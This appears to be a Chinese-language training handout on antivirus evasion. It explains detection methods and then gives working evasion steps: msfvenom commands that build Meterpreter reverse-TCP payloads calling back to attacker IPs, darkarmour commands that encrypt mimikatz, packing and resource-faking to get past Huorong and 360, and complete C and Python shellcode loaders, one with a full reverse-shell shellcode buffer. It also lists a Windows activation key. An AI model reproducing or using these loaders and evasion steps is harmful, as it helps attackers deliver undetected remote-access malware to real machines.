常用免杀工具

Ctypes库
转换数据类型
设置VirtualAlloc返回类型
VirtualAlloc 函数申请内存
将Shellcode载入内存
CreateThread创建线程
等待创建的线程运行结束

#2课时

免杀概念

免杀技术全称为反杀毒技术`Anti Anti-Virus`简称“免杀”，它指的是一种能使病毒木马免于被杀毒软件查杀的技术。由于免杀技术的涉猎面非常广，其中包含反汇编、逆向工程、系统漏洞等黑客技术，所以难度很高，一般人不会或没能力接触这技术的深层内容。其内容基本上都是修改病毒、木马的内容改变特征码，从而躲避了杀毒软件的查杀。 -- 百度百科

> https://baike.baidu.com/item/免杀

> https://zh.m.wikipedia.org/zh-hans/免杀技术

免杀测试环境

Windows原生纯净镜像下载：https://msdn.itellyou.cn
Windows 10激活密钥：W269N-WFGWX-YVC9B-4J6C9-T83GX
火绒：https://www.huorong.cn/person5.html
360安全卫士：https://weishi.360.cn/
360安全卫士极速版：https://weishi.360.cn/jisu/
tdm-gcc：https://jmeubank.github.io/tdm-gcc/download/
mingw-w64：https://www.mingw-w64.org/downloads/
Visual Studio：https://visualstudio.microsoft.com/zh-hans/

常见查杀方式

静态查杀：对文件进行特征匹配的思路
云查杀：对文件内容及行为的检测
动态查杀：对其产生的行为进行检测

杀软检测技术介绍

每一类型的恶意软件所实施的反检测技术都是不一样的（恶意软件可以分为病毒、木马、僵尸程序、流氓软件、勒索软件、广告程序等）

1. 基于签名的检测

传统的防病毒软件很大程度上依赖于签名来识别恶意软件。

工作原理如下：

当恶意软件被杀软公司采集后，杀软后台的研究人员以及动态分析系统便会对这些样本进行分析，一旦确定是恶意软件，后台便会提取恶意文件的标签并将其添加到反病毒软件的签名数据库中。

2. 静态程序分析

静态程序分析是在不实际运行程序的情况下进行的分析。

大部份的静态程序分析的对象是针对特定版本的源代码，也有些静态程序分析的对象是目标代码。

3. 动态程序分析

动态程序分析是通过在真实或虚拟处理器上执行程序而执行的分析。为了使动态程序分析真实可信，我们必须要能够对各种目标程序的行为进行测试。

4. 沙盒分析技术

沙盒是一个观察计算机病毒的重要环境，用于为一些来源不可信、具备破坏力或无法判定程序意图的程序提供试验环境。

5. 启发式分析

启发式分析是许多计算机防病毒软件使用的一种方法，其被设计用于检测未知的计算机病毒，以及新的病毒变体。

启发式分析是基于专家的分析，利用它可以对已知或未知的恶意软件进行各种维度的风险衡量，其中多标准分析（MCA）是其中的方法之一，不过启发式分析不是统计分析而是基于可用的数据或统计。

6. 信息熵检测

每个恶意软件都可以被描述成数值性质的属性(例如:信息熵)或者抽象性质的属性，信息熵就是通过找到最合适的量度来验证并且对比恶意软件的属性。

7. 其他常见检测技术

7.1 混淆检测

病毒由两个部分组成：载荷（payload）和混淆部件（obfuscator），载荷是用来做坏事的代码，而混淆部件则是病毒用来保护自身免于被查杀的，通常恶意软件开发者都会将其代码进行混淆以降低其代码的可读性

所以混淆检测就非常的有针对性。

7.2 加壳检测

恶意软件一般都会被压缩加壳，因为加壳会将可执行文件进行压缩打包, 并将压缩数据与解压缩代码组合成单个可执行文件的一种手段。 当执行被压缩过的可执行文件时，解压缩代码会在执行之前从压缩数据中重新创建原始代码。所以检测恶意软件是否使用了加壳技术，也是发现的一种重要手段。

7.3 加密检测

恶意软件使用加密对其二进制程序进行加密，以免被逆向分析。加密存在于恶意软件的构建器和存根中，当恶意软件需要解密时，不会用恶意代码常用的正常方法执行它。为了隐藏进程，恶意软件使用了一个有名的RunPE的技术，代码会以挂起的方式执行一个干净的进程（比如iexplorer.exe或者explorer.exe），然后把内存内容修改成恶意代码后再执行。所以检测RunPE的运行，就可以很容易的检测到恶意软件了。

常见免杀方式

特征码免杀

特征码: 特征码是识别一个程序是一个病毒的一段不大于64字节的特征串，简单来讲特征码就是一种只在病毒或木马文件内才有的独一无二的特征，它或是一段字符，或是在特定位置调用的一个函数。总之，如果某个文件具有这个特征码，那反病毒软件就会认为它是病毒。反过来，如果将这些特征码从病毒、木马的文件中抹去或破坏掉，那么反病毒软件就认为这是一个正常文件了。

免杀最基本思想就是破坏特征，这个特征可能是特征码，也可能是行为特征，只要破坏的病毒与木马所固有的特征，并保证其原本的功能没有改变，一次免杀就完成了

花指令免杀

花指令就是一段毫无意义的执行指令，也可以称为垃圾指令，花指令就程序的执行结果没有影响，在静态查杀中，AV是靠特征码来判断文件是否有毒的，

如杀毒软件本来是在 `0x00001000` 到 `0x00005000` 处找一个特征码。但因为我们填充了花指令，恶意代码跑到了 `0x00008000` 这个位置，就会导致特征码查杀失败，从而达到免杀目的。花指令撰写方法：找到程序的一个全0代码段。

加壳免杀

软件加壳为软件加密，对于现在的壳来说，根据作用与加壳后的不同效果，可以将其分为两类，一类是压缩壳，另一类是加密壳。但不管是压缩壳还是加密壳，它们的大致原理与执行流程都是一样的，应用程序加壳后就会变成PE文件里的一段数据，在执行加壳文件时会先执行壳，再由壳将已加密的程序解密并还原到内存中去

分离免杀

将 `shellcode` 和加载器分离

比如，一般杀软只会对 `exe` 文件进行查杀，但是我们将 `shellcode` 写入到图片中，那么杀软只会认为它是正常的图片，然后我们通过加载器将 `shellcode` 读取出来，加载进内存执行

资源修改

有些杀软会设置有扫描白名单，比如之前把程序图标替换为360安全卫士图标就能 过360的查杀。
加资源：使用 `ResHacker` 对文件进行资源操作，找来多个正常软件，将它们的资源加入到自己软件，
替换资源：使用 `ResHacker` 替换无用的资源（Version等）。
加签名：使用签名伪造工具，将正常软件的签名信息加入到自己软件中。

shellcode-launch

项目地址

> https://github.com/jax777/shellcode-launch

安装GO环境

Go 安装

`GO` 下载页面：

> https://golang.google.cn/dl/

`Go` 安装目录：`C:\GO`

```
GOROOT=C:\GO
```

Go 环境配置

```
# 查看 Go 环境变量
go env

# 设置 Go 环境变量
go env -w GO111MODULE=auto
```

GOPATH

```
setx GOPATH "D:\Code\go" /M
setx "%PATH%;D:\Code\go;C:\GO\bin"
```

在 `GOPATH` 目录下新建三个文件夹

- src： 存放源码文件
- 项目1
    - 模块1
    - 模块2
    - 项目2
    - 模块1
        - 模块2
- bin： 存放编译后生成的二进制可执行文件
- pkg： 存放编译后生成的归档文件（go module）

编译项目

下载项目

```
git clone https://github.com/jax777/shellcode-launch.git
cd shellcode-launch
```

MSF或CS生成C的shellcode

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.81.172 lport=4567 -
f c -o msf.c
```

```
attack -> payload ->
```

修改winlaunch.go

把生成的 `shellcode` 内容填入sc

```
func main() {
    sc := []byte("\xfc\x48\x83\xe4\xf0\xe8")
    winshellcode.Run(sc)
}
```

编译生成exe

```
set CGO_ENABLED=0
set GOOS=windows
set GOARCH=amd64
go build -ldflags="-s -w" -o 1.exe winlaunch.go
```

```
#减少文件体积
go build -ldflags="-s -w" -o 1.exe winlaunch.go

#减少文件体积+隐藏窗口
go build -ldflags="-s -w -H=windowsgui" -o 2.exe winlaunch.go
```

可选参数 `-ldflags` 是编译选项：

- `-s -w` 去掉调试信息，可以减小构建后文件体积，
- `-H=windowsgui` 隐藏文件执行窗口

过火绒

随意加壳：


- upx - https://github.com/upx/upx/releases/
- Themida - https://down.52pojie.cn/Tools/Packers/Themida_x32_x64_v3.0.4.0_Repacked.rar

过360

修改资源：

restorator 下载地址：https://www.jb51.net/softs/619405.html

使用 `restorator` 给 `exe` 执行程序添加图标、界面、版本等资源信息，然后保存。



darkarmour

简介

> https://github.com/bats3c/darkarmour

从内存中存储和执行加密的 Windows 二进制文件，无需任何磁盘操作。

安装

> 它使用 python标准库，因此无需担心任何 python 依赖项，因此您可能遇到的唯一问题是二进制依赖项。所需的二进制文件是：`i686-w64-mingw32-g++`、`i686-w64-mingw32-gcc` 和 `upx`（也可能是 `osslsigncode`）。这些都可以通过apt安装。

```
sudo apt install mingw-w64-tools mingw-w64-common g++-mingw-w64 gcc-mingw-w64
upx-ucl osslsigncode
```

用法

```
-h, --help 显示此帮助信息并退出
-f FILE, --file FILE 要加密的文件，如果没有被告知，则假定为二进制文件
-e ENCRYPT, --encrypt ENCRYPT 要使用的加密算法(xor)
-S SHELLCODE, --shellcode SHELLCODE 包含shellcode的文件，需要 "msfvenom -f raw"的格
式。
-b, --binary 如果文件是二进制的exe文件，则提供。
-d, --dll 使用反射性dll注入，在另一个进程中执行二进制文件
-u, --upx 用upx打包可执行文件
-j, --jmp 使用基于jmp的pe加载器
-r, --runpe 使用runpe来加载pe
-s, --source 如果文件是c源代码，则提供该文件。
-k KEY, --key KEY 用于加密的密钥，如果没有提供，则随机生成。提供
-l LOOP, --loop LOOP 加密级别的数量
-o OUTFILE, --outfile OUTFILE 输出文件的名称，如果没有提供，则随机分配文件名 会被分配到
```

实战免杀mimikatz

```
python darkarmour.py -f mimikatz.exe -j -l 5 -e xor -o darkmeter.exe
```

```
upx darkmeter.exe
```

实战MSF免杀

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.58.133 lport=4001 -
f exe -o 4001.exe
```

```
handler -p windows/x64/meterpreter/reverse_tcp -H 192.168.58.133 -P 4001
```

```
python darkarmour.py -f 4001.exe -j -l 6 -e xor -o dark4001.exe
```

```
upx dark4001.exe
```

AV_Evasion_Tool

> https://github.com/1y0n/AV_Evasion_Tool

免杀学习

> https://github.com/TideSec/BypassAntiVirus

shellcode简介

百度百科这样解释道：shellcode是一段用于利用软件漏洞而执行的代码，shellcode为16进制的机器码，因为经常让攻击者获得shell而得名。

简单理解就是：shellcode是一段执行某些动作的机器码。

shellcode loader

为了使我们的`shellcode`加载到内存并执行，我们需要`shellcode`加载器，也就是我们的`shellcode loader`，不同语言`loader`的写法不同。

shellcode 这个东西我们明白是一串可执行的二进制，那么我们先通过其他的手段开辟一片拥有可读可写可执行权限的区域放入我们的 shellcode，然后跳转到 shellcode 首地址去执行就行了

shellcodeLoader-c/c++

```
#include <windows.h>
#include <stdio.h>
#include <string.h>
#pragma comment(linker,"/subsystem:\"Windows\" /entry:\"mainCRTStartup\"")  //隐藏控制台窗口（一）

// msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=139.155.49.43 lport=6666 -f c

unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50\x52"
"\x48\x31\xd2\x51\x65\x48\x8b\x52\x60\x56\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x48\x8b\x52\x20\x41\x51\x8b\x42\x3c\x48"
"\x01\xd0\x66\x81\x78\x18\x0b\x02\x0f\x85\x72\x00\x00\x00\x8b"
"\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b"
"\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x4d\x31\xc9\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x48\x31\xc0\x41\xc1\xc9"
"\x0d\xac\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45"
"\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b"
"\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01"
"\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48"
"\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9"
"\x4b\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33\x32\x00\x00"
"\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00\x49\x89\xe5"
"\x49\xbc\x02\x00\x1a\x0a\x8b\x9b\x31\x2b\x41\x54\x49\x89\xe4"
"\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c\x89\xea\x68"
"\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff\xd5\x6a\x0a"
"\x41\x5e\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89"
"\xc2\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5"
"\x48\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba"
"\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0a\x49\xff\xce\x75\xe5"
"\xe8\x93\x00\x00\x00\x48\x83\xec\x10\x48\x89\xe2\x4d\x31\xc9"
"\x6a\x04\x41\x58\x48\x89\xf9\x41\xba\x02\xd9\xc8\x5f\xff\xd5"
"\x83\xf8\x00\x7e\x55\x48\x83\xc4\x20\x5e\x89\xf6\x6a\x40\x41"
```

```
"\x59\x68\x00\x10\x00\x00\x41\x58\x48\x89\xf2\x48\x31\xc9\x41"
"\xba\x58\xa4\x53\xe5\xff\xd5\x48\x89\xc3\x49\x89\xc7\x4d\x31"
"\xc9\x49\x89\xf0\x48\x89\xda\x48\x89\xf9\x41\xba\x02\xd9\xc8"
"\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x41\x57\x59\x68\x00\x40"
"\x00\x00\x41\x58\x6a\x00\x5a\x41\xba\x0b\x2f\x0f\x30\xff\xd5"
"\x57\x59\x41\xba\x75\x6e\x4d\x61\xff\xd5\x49\xff\xce\xe9\x3c"
"\xff\xff\xff\x48\x01\xc3\x48\x29\xc6\x48\x85\xf6\x75\xb4\x41"
"\xff\xe7\x58\x6a\x00\x59\x49\xc7\xc2\xf0\xb5\xa2\x56\xff\xd5";

int main() {
//  void* Memory; //等价于PVOID，无类型指针
    PVOID Memory = NULL; // P表示指针，PVOID表示 void * 无类型指针
    Memory = VirtualAlloc(NULL, sizeof(buf), MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE);
//  ShowWindow(GetConsoleWindow(), SW_HIDE);  //隐藏控制台窗口（二）
    memcpy(Memory, buf, sizeof(buf));
    ((void(*)())Memory)();
}
```

代码详解

include

```
#include <Windows.h>
#include <stdio.h>
#include <string.h>
```

`#include` 叫做文件包含命令，用来引入对应的头文件（`.h` 文件）。
`#include` 也是C语言预处理命令的一种。
`#include` 的处理过程很简单，就是将头文件的内容插入到该命令所在的位置，从而把头文件和当前源文件连接成一个源文件，这与复制粘贴的效果相同。

`#include` 的用法有两种，如下所示：

```
#include <stdHeader.h>
#include "myHeader.h"
```

使用尖括号`< >`和双引号`" "`的区别在于头文件的搜索路径不同：

- 使用尖括号`< >`，编译器会到系统路径下查找头文件；
- 而使用双引号`" "`，编译器首先在当前目录下查找头文件，如果没有找到，再到系统路径下查找。

也就是说，使用双引号比使用尖括号多了一个查找路径，它的功能更为强大。

前面我们一直使用尖括号来引入标准头文件，现在我们也可以使用双引号了，如下所示：

```
#include "stdio.h"
#include "stdlib.h"
```

`stdio.h` 和 `stdlib.h` 都是标准头文件，它们存放于系统路径下，所以使用尖括号和双引号都能够成功引入；
而我们自己编写的头文件，一般存放于当前项目的路径下，所以不能使用尖括号，只能使用双引号。

隐藏控制台

```
#pragma comment(linker,"/subsystem:\"Windows\" /entry:\"mainCRTStartup\"")  //设置连接器选项
```

控制台应用程序一般都会显示一个控制台窗口（虚拟DOS窗口），但很多时候控制台程序的执行逻辑根本不需要与用户进行交互，所以显示这个难看的窗口纯属多余，那么如何将它屏蔽掉呢?

操作系统装载应用程序后，做完初始化工作就转到程序的入口点执行。程序的默认入口点实际上是由连接程序设置的，不同的连接器选择的入口函数也不尽相同。

在VC下，连接器对控制台程序设置的入口函数是 `mainCRTStartup`，`mainCRTStartup` 再调用你自己编写的 `main` 函数;

对图形用户界面（GUI）程序设置的入口函数是 `WinMainCRTStartup`，`WinMainCRTStartup` 调用你自己写的 `WinMain` 函数。

具体设置哪个入口点是由连接器的 `"/subsystem:"` 选项参数确定的，它告诉操作系统如何运行编译生成的 `.EXE` 文件。

可以指定四种方式：`CONSOLE | WINDOWS | NATIVE | POSIX` 如果这个选项参数的值为 `WINDOWS`，则表示该应用程序运行时不需要控制台。

有关连接器参数选项的详细说明请参考微软文档 /SUBSYSTEM（指定子系统） | Microsoft Docs

```
ShowWindow(GetConsoleWindow(), SW_HIDE);
```

> GetConsoleWindow 函数 检索与调用进程关联的控制台所使用的窗口句柄
>
> https://docs.microsoft.com/zh-cn/windows/console/getconsolewindow
>
> ShowWindow 这个函数设置窗口的可视状态
>
> https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-showwindow
>
> 函数原型:
>
> BOOL ShowWindow(
> HWND hWnd, // 指定要设定窗口的句柄
> int nCmdShow // 指定窗口显示状态
>);
>
> 参数：hWnd 指定要设定窗口的句柄
>
> 参数： nCmdShow 指定了如何显示窗口。
>
> 它必须是下列值之一:
> SW_HIDE 隐藏窗口并将活动状态传递给其它窗口。
> SW_MINIMIZE 最小化窗口并激活系统列表中的顶层窗口。
> SW_RESTORE 激活并显示窗口。如果窗口是最小化或最大化的，Windows恢复其原来的大小和位置。
> SW_SHOW 激活窗口并以其当前的大小和位置显示。
> SW_SHOWMAXIMIZED 激活窗口并显示为最大化窗口。
> SW_SHOWMINIMIZED 激活窗口并显示为图标。
> SW_SHOWMINNOACTIVE 将窗口显示为图标。当前活动的窗口将保持活动状态。
> SW_SHOWNA 按照当前状态显示窗口。当前活动的窗口将保持活动状态。
> SW_SHOWNOACTIVATE 按窗口最近的大小和位置显示。当前活动的窗口将保持活动状态。

> SW_SHOWNORMAL　　激活并显示窗口。如果窗口是最小化或最大化的，则Windows恢复它原来的大小和位置。

```
unsigned char buf[] = "\xfc\x48\x83\xe4\xf0\xe8.....";
```

无符号字节数组，给全部数组元素赋值，定义数组时可以不给出数组长度。

```
int main() {

}
```

定义一个返回类型为 `int` 整型的 `main()` 函数，`main` 是任何程序执行的起点

```
//  void *Memory; //等价于PVOID，无类型指针
    PVOID Memory = NULL; // P表示指针，PVOID表示 void * 无类型指针
```

```
声明一个无类型指针，可以采用以上两种方法
void *Memory; 和 PVOID Memory = NULL;

 P表示指针，PVOID表示 void * 无类型指针
```

C指针详解：

> http://c.biancheng.net/view/228.html
> https://www.runoob.com/w3cnote/c-pointer-detail.html

```
Memory = VirtualAlloc(NULL, sizeof(buf), MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE);
```

VirtualAlloc

1. 简介

此函数在调用进程的虚拟地址空间中保留或提交页面区域，`VirtualAlloc` 分配的内存被初始化为零

win32的 `api` 函数，是用来申请动态内存的，动态内存我们可以通俗的理解为，主动式保护内存，可以根据我们自己决定是否存在;

2. 函数原型

```
LPVOID VirtualAlloc(
  LPVOID lpAddress,
  DWORD dwSize,
  DWORD flAllocationType,
  DWORD flProtect
);
```

3. 参数

- lpAddress：指向要分配内存的指定起始地址。

长指针。如果此参数为NULL，则系统确定将区域分配到的位置。

- dwSize：

指定分配内存的大小（以字节为单位）。将此参数设置为0是错误的。

- flAllocationType：指定分配内存的类型。

值	描述
MEM_COMMIT	在内存中或磁盘上的页面文件中为页面的指定区域分配物理存储。尝试提交已提交的页面不会导致功能失败。这意味着可以提交一系列已提交或已取消提交的页面，而不必担心失败。
MEM_RESERVE	保留进程的虚拟地址空间范围，而不分配物理存储。保留范围在释放之前不能被任何其他分配操作（例如malloc和LocalAlloc函数）使用。保留的页面可以在对VirtualAlloc函数的后续调用中提交。
MEM_RESET	不支持。
MEM_TOP_DOWN	在可能的最高地址处分配内存。Windows Mobile中将忽略此标志。

- flProtect：访问这块分配内存的权限。

值	描述
PAGE_EXECUTE	启用对页面的提交区域的执行访问。
PAGE_EXECUTE_READ	启用对页面的提交区域的执行和读取访问。尝试写入提交的区域会导致访问冲突。
PAGE_EXECUTE_READWRITE	启用对页面的提交区域的执行，读取和写入访问权限。
PAGE_GUARD	该区域中的页面将成为保护页面。
PAGE_NOACCESS	禁用对页面的提交区域的所有访问。尝试从提交的区域读取，写入或执行该操作会导致访问冲突异常，称为通用保护（GP）故障。
PAGE_NOCACHE	不允许缓存页面的提交区域。物理内存的硬件属性应指定为无高速缓存。
PAGE_READONLY	启用对页面的提交区域的读取访问。尝试写入提交的区域会导致访问冲突。如果系统区分只读访问和执行访问，则在提交区域执行代码的尝试将导致访问冲突。
PAGE_READWRITE	启用对页面的提交区域的读写访问。

4. 返回值

返回页面分配区域的基址表示成功。NULL表示失败。要获取扩展的错误信息，请调用`GetLastError`。

申请虚拟内存

```
void *pMem = VirtualAlloc(NULL, 4096, MEM_RESERVE|MEM_COMMIT, PAGE_READWRITE);
```

释放虚拟内存。注意：

1. 第三个参数一定要用 `MEM_RELEASE`,而不能用`MEM_DECOMMIT`;
2. 第二个参数一定要用0。

```
VirtualFree(pMem, 0, MEM_RELEASE);
```

> https://docs.microsoft.com/zh-cn/previous-versions/aa908768(v=msdn.10)
>
> https://blog.csdn.net/weixin_41143631/article/details/87808495

```
memcpy(Memory, buf, sizeof(buf));
```

函数声明:

```
void *memcpy(void *str1, const void *str2, size_t n)
```

C 库函数 `memcpy` 从存储区 str2 复制 n 个字节到存储区 str1。

返回值：该函数返回一个指向目标存储区 str1 的指针。

`((void(*)())Memory)();`

```
((void(*)())Memory)();
```

理解 `((void(*)())exec)();`

如果变量 `fp` 是一个函数指针，那么如何调用 `fp` 所指向的函数呢？调用方法如下:

```
(*fp)();// 标准的调用方法
fp();   // 简写的调用方法，因为ANSI C标准允许程序员将上式简写
```

因为 `fp` 是一个函数指针，那么 `*fp` 就是该指针所指向的函数，所以 `(*fp)()` 就是调用该函数的方式。

这里用一段代码来理解一下函数指针怎么用:

```
#define _CRT_SECURE_NO_DEPRECATE
# include <stdio.h>
int Max(int, int);  //函数声明
int main(void)
{
    int (*p)(int, int);  //定义一个函数指针
    int a, b, c, d;
    p = Max;  //把函数Max赋给指针变量p, 使p指向Max函数
    printf("please enter a and b:");
    scanf("%d%d", &a, &b);

    c = p(a, b);    // 通过函数指针调用Max函数
    d = (*p)(a, b); // 这样调用也行

    printf("a = %d\nb = %d\nmax = %d,%d\n", a, b, c,d);
    return 0;
}
int Max(int x, int y)  //定义Max函数
```

```
{
    int z;
    if (x > y)
    {
        z = x;
    }
    else
    {
        z = y;
    }
    return z;
}
```

输出结果：

```
please enter a and b:3 4
a = 3
b = 4
max = 4
```

上面那段代码中，`int (*p)(int, int);`，我们定义 `p` 是一个指向返回值为 `int` 类型的且有两个 `int` 类型参数的函数的指针。

现在我们搞简单点，如果 `fp` 是一个指向返回值为 `void` 类型的函数的指针，那么 `(*fp)()` 的值应为 `void`，`fp` 的声明如下：

```
void (*fp)();
```

当我们知道如何声明一个给定类型的变量，那么该类型的**类型转换符**就很容易得到了：把声明中的**变量名**和声明结尾的**分号**去掉，再将剩余的部分用**括号**括起来就行。那么上面的 `fp` 的声明 `void (*fp)();` 的类型转换符就可以得出来了，如下：

```
(void (*)())
```

表示一个 **指向返回值为void类型的函数的指针**。

到此为止，我们理解那段最终目标的代码所需要的前置知识已经全部复习完毕。

因此 `((void(*)())Memory)();` 就可以拆开理解了

```
(     (void(*)())Memory     )();
// 先看中间部分，将Memory进行强制类型转化成：指向返回值为void类型的函数的指针
// 此时 Memory 已经是一个函数指针了，现在回忆一下，刚刚我们是怎么调用 函数指针所指向的函数的呢？
// 没错，就是(*Memory)(); 或者直接使用简写 Memory();
```

> https://www.runoob.com/w3cnote/c-pointer-detail.html
>
> http://c.biancheng.net/view/228.html

shellcodeLoder-Python

```
import base64
```

```
import codecs
import ctypes

shellcode = bytearray("shellcode")

ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64

# 1. 通过 VirtualAlloc 申请内存区域
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
ctypes.c_int(len(shellcode)), ctypes.c_int(0x3000), ctypes.c_int(0x40))

# 2. 通过 RtlMoveMemory 把shellcode复制到申请的内存中

buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)

ctypes.windll.kernel32.RtlMoveMemory(
 ctypes.c_uint64(ptr),
 buf,
 ctypes.c_int(len(shellcode))
)

# 3. 通过 CreateThread 创建线程执行shellcode

handle = ctypes.windll.kernel32.CreateThread(
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.c_uint64(ptr),
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.pointer(ctypes.c_int(0))
)

# 4. 通过  WaitForSingleObject 检测线程对象的状态，为了让线程一直处于运行状态
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handle),ctypes.c_int(-1)
)
```

pyinstaller打包python代码为exe：

> 1. 安装pyinstaller
>
> pip3 install pyinstaller
>
> 2. 打包python代码
>
> pyinstaller.exe -F -w .\sc.py

Python内存加载原理

大部分脚本语言加载 shellcode 其实都是通过 c 的 ffi 去调用操作系统的api，因此只要知道 c 是如何加载 shellcode，那么其它的其实就都一样了。

shellcode：是一段用于利用软件漏洞而执行的代码,shellcode为16进制的机器码,因为经常让攻击者获得shell而得名

1. 申请一片拥有可读可写可执行的内存区域
2. 将 shellcode 载入到申请的内存区域
3. 跳转到 shellcode 首地址开始执行

Ctypes库

> https://docs.python.org/zh-cn/3.7/library/ctypes.html

`ctypes` 是 Python 的外部函数库。它提供了与 C 兼容的数据类型，并允许调用 DLL 或共享库中的函数。可使用该模块以纯 Python 形式对这些库进行封装。

- 载入动态连接库

`ctypes` 导出了 `cdll` 对象，在 Windows 系统中还导出了 `windll` 和 `oledll` 对象用于载入动态连接库。

通过操作这些对象的属性，你可以载入外部的动态链接库。

转换数据类型

因为后面要把shellcode载入内存，所以将shellcode转换为字节类型

```
import base64
import ctypes

shellcode = bytearray("shellcode")
```

设置VirtualAlloc返回类型

要能在64位系统上运行，必须使用 `restype` 函数设置 `VirtualAlloc` 返回类型为 `ctypes.c_unit64`，否则默认是 32 位

```
ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
```

VirtualAlloc 函数申请内存

函数在调用进程的虚拟地址空间中保留或申请内存区域，VirtualAlloc分配的内存被初始化为零

- 函数原型

```
LPVOID VirtualAlloc(
  LPVOID lpAddress,          #指向要分配内存的指定起始地址
  DWORD dwSize,              #指定分配内存的大小
  DWORD flAllocationType,    #指定分配内存的类型
  DWORD flProtect            #该内存的初始保护属性
);
```

- 方法

```
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
ctypes.c_int(len(shellcode)), ctypes.c_int(0x3000), ctypes.c_int(0x40))
```

```
ctypes.c_int(0):
如果此参数为NULL，则系统确定内存分配将区域的位置，按64-KB向上取整。

ctypes.c_int(len(shellcode)):
要分配或者保留的区域的大小，以字节为单位。

ctypes.c_int(0x3000): MEM_COMMIT | MEM_RESERVE
分配类型值为 0x3000 ，是 MEM_COMMIT(0x1000) 和 MEM_RESERVE(0x2000)类型的合并

ctypes.c_int(0x40):
访问类型值为 0x40 ，访问类型为 PAGE_EXECUTE_READWRITE ,此区域可读写执行。
```

> 更多参考：https://baike.baidu.com/item/VirtualAlloc/1606859?fr=aladdin

将Shellcode载入内存

调用 `RtlMoveMemory` 函数从指定内存中复制内容至另一内存

- 函数原型

```
RtlMoveMemory(
    Destination,     #指向要移动目的地址的指针
    Source,          #指向要复制的内存地址的指针
    Length           #指定复制内容的字节数
);
```

- 方法

```
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)

ctypes.windll.kernel32.RtlMoveMemory(
 ctypes.c_uint64(ptr),
 buf,
 ctypes.c_int(len(shellcode))
)
```

CreateThread创建线程

创建一个线程从shellcode载入位置首地址开始执行

调用 `CreateThread` 将在主线程的基础上创建一个新线程

- 函数原型

```
HANDLE CreateThread(
LPSECURITY_ATTRIBUTES lpThreadAttributes,    #线程安全属性
SIZE_T dwStackSize,                          #设置初始栈的大小，以字节为单位
LPTHREAD_START_ROUTINE lpStartAddress,       #指向线程函数的指针
LPVOID lpParameter,                          #向线程函数传递的参数
DWORD dwCreationFlags,                       #线程创建属性
LPDWORD lpThreadId                           #保存新线程的id
)
```

- 方法

创建一个线程从shellcode放置位置开始执行

```
handle = ctypes.windll.kernel32.CreateThread(
    ctypes.c_int(0),                            #NULL，使用默认安全性
    ctypes.c_int(0),                            #默认将使用与调用该函数的线程相同的栈空间大
小
    ctypes.c_uint64(ptr),                       #定位到申请的内存所在的位置
    ctypes.c_int(0),                            #NULL，不需传递参数
    ctypes.c_int(0),                            #属性为0，线程创建后立即激活
    ctypes.pointer(ctypes.c_int(0))             #不想返回线程ID,设置值为NULL
)
```

> 更多参考：https://baike.baidu.com/item/CreateThread/8222652?fr=aladdin

等待创建的线程运行结束

调用 `WaitForSingleObject` 函数用来检测线程的状态

- 函数原型

```
DWORD WINAPI WaitForSingleObject(
    __in HANDLE hHandle,         #对象句柄，可以指定一系列的对象
    __in DWORD dwMilliseconds    #定时时间间隔，单位为毫秒
);
```

